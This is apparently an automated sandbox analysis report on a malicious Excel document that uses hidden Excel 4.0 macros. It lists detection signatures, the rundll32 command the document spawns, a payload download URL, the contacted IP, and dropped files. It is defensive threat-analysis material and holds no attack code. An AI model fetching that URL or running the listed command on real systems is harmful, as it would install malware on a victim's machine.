ID: 403717
Sample Name:
e1df57de_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:50:30
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report e1df57de_by_Libranalysis

Overview


General Information

Sample Name:	e1df57de_by_Libranalysis (renamed file extension from none to xls)
Analysis ID:	403717
MD5:	e1df57deebdfeab..
SHA1:	0037a523a17be3..
SHA256:	b0cccc9e79029c…
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Sigma detected: System File Execu…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Yara signature match

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2512 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 1552 cmdline: rundll32 ..\qqjdkdl.obp,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
e1df57de_by_Libranalysis.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x16663:$e1: Enable Editing • 0x163ad:$e3: Enable editing • 0x1647f:$e4: Enable content


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: System File Execution Location Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modi Syst Parti
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devi Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Dele Devi Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billin Frau
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Mani App Rank or Ra


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
e1df57de_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
obsusa.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://obsusa.net/chemgrcr.dll	2%	Virustotal		Browse
http://https://obsusa.net/chemgrcr.dll	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
obsusa.net	170.249.236.47	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2117047835.0000000001D57000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000003.0000000 2.2116638550.0000000001B70000. 00000002.00000001.sdmp	false		high
http://https://obsusa.net/chemgrcr.dll	e1df57de_by_Libranalysis.xls	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2116638550.0000000001B70000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2116638550.0000000001B70000. 00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2117047835.0000000001D57000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2117047835.0000000001D57000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2116638550.0000000001B70000. 00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2116638550.0000000001B70000. 00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
170.249.236.47	obsusa.net	United States		63410	PRIVATESYSTEMSUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403717
Start date:	04.05.2021
Start time:	10:50:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	e1df57de_by_Libranalysis (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@3/9@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 205.185.216.42, 205.185.216.10 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PRIVATESYSTEMSUS	copy of payment 7006.vbs	Get hash	malicious	Browse	• 170.249.206.186
	369290.xls	Get hash	malicious	Browse	• 204.197.253.150
	Payment_png.exe	Get hash	malicious	Browse	• 170.249.199.106
	R8WWx5t2RE.dll	Get hash	malicious	Browse	• 108.160.158.123
	P.O 5282.exe	Get hash	malicious	Browse	• 170.249.209.250
	documentation (64).xls	Get hash	malicious	Browse	• 67.222.24.174
	documentation (64).xls	Get hash	malicious	Browse	• 67.222.24.174
	Statement for T10495.jar	Get hash	malicious	Browse	• 207.7.94.54
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 207.7.94.54
	Revise Order.exe	Get hash	malicious	Browse	• 162.248.50.97
	PO21010699XYJ.exe	Get hash	malicious	Browse	• 162.248.50.97
	cmtel-pdf.html	Get hash	malicious	Browse	• 204.197.244.149
	cmtel-pdf.html	Get hash	malicious	Browse	• 204.197.244.149

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.PWS.Stealer.29660.11031.exe	Get hash	malicious	Browse	• 162.211.86.20
	http://https://oldfordcrewcabs.com/bin/new/s/?signin=d41d8cd98f00b204e9800998ecf8427e&auth=576667a3e7108b979c62abddd4c8f3e39d282c0ee888bd787542afb4ff83df171524e184	Get hash	malicious	Browse	• 199.167.203.145
	SecuriteInfo.com.Trojan.PackedNET.405.30542.exe	Get hash	malicious	Browse	• 162.211.86.20
	4ADvH4Xsmh.exe	Get hash	malicious	Browse	• 162.246.57.153
	http://https://www.casalfarneto.it/wp-content/siteguarding_logs/www.html	Get hash	malicious	Browse	• 104.193.111.209
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• 158.106.136.41
	justificante de la transfer.exe	Get hash	malicious	Browse	• 162.246.57.153

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	MV RED SEA.docx	Get hash	malicious	Browse	• 170.249.236.47
	SecuriteInfo.com.Heur.31681.xls	Get hash	malicious	Browse	• 170.249.236.47
	catalog-1521295750.xlsm	Get hash	malicious	Browse	• 170.249.236.47
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 170.249.236.47
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 170.249.236.47
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 170.249.236.47
	presupuesto.xlsx	Get hash	malicious	Browse	• 170.249.236.47
	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 170.249.236.47
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 170.249.236.47
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 170.249.236.47
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 170.249.236.47
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 170.249.236.47
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 170.249.236.47
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 170.249.236.47
	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 170.249.236.47
	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 170.249.236.47
	e9251e1f_by_Libranalysis.docx	Get hash	malicious	Browse	• 170.249.236.47
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 170.249.236.47
	Specificatiile produsului.xlsx	Get hash	malicious	Browse	• 170.249.236.47
	be1aca64_by_Libranalysis.docx	Get hash	malicious	Browse	• 170.249.236.47

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=.-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123116142976021
Encrypted:	false
SSDEEP:	6:kK9HwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:lwTJrkPlE99SNxAhUe0ht
MD5:	4B4AF5764F733CB186F0CCE825F1B5ED
SHA1:	C6582ED75D327F03335109A190DFF5A1365AFCD6
SHA-256:	2B7B8F00FCA38B4A4FF8A7EA3D9594AAF3E68FF23A9FEB75E9663FB37B7AE25A
SHA-512:	E126E27AE9B4B1AE37D5859D215C4AD925607687C4A90BF8DB9AEBA76653628E6834D2698ED6A1466F37FCDAE160A9C047907C966837C3A348904255963EF396
Malicious:	false
Reputation:	low
Preview:	p..... .....P(.A..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Temp\22FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	85602
Entropy (8bit):	7.88931065964453
Encrypted:	false
SSDEEP:	1536:7QOgB6pDwoXAeWvikWYgWGHKlMVGolahaDHTU6hryF70/EN:7QOgB6pDdAikWYgW2K2sTU2yF70/EN
MD5:	C6DAF044B82CF7A6525839E943380AA9
SHA1:	BDE146DC0F93F31ED594B88E63234B0CE37B507C
SHA-256:	BDA5EFB761942C9A776846A7F3843DB8A42F929058899A2C086511961A4876AE
SHA-512:	04D33442367968ED7CEEA58A4EBCED3D0C550DBA595D6E9257B3ACBD5EE78BEBA3771EC32D7503EDA320F676160EB0AAC1E4BDDC1B85932830D3AB61B9584E5C
Malicious:	false
Reputation:	low
Preview:	.U.N.0.}..?D~E..*UU.Y..<.R...{...7.....q6.X.M"..K...9sf...E.U..>HkJrV,H..[!.$..n.$.....5P.-.r.:..|.:...M(I...Ei.5h.....Ne.f....:.7l..|..A.5.L.c. ...T.I....]$.lv.;..J"u.u:..]."..<..c<...b.).Y.|.g#.....PK.N..'.i.....x.4..../.o.....IR.:..pPE..b.....G...y...R...}.M..X..V.. ,..X."8.L.dZ..I.=3....G.....k.....v.....G..>!..e."wf....K....m._..-.H.C.*..r:..tL.f....].=...#q..^R....z.;..]......9.=.!}.u.....^'IB....G..,..."...{.... ..i;.W.....PK.....!...i.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabF9EA.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
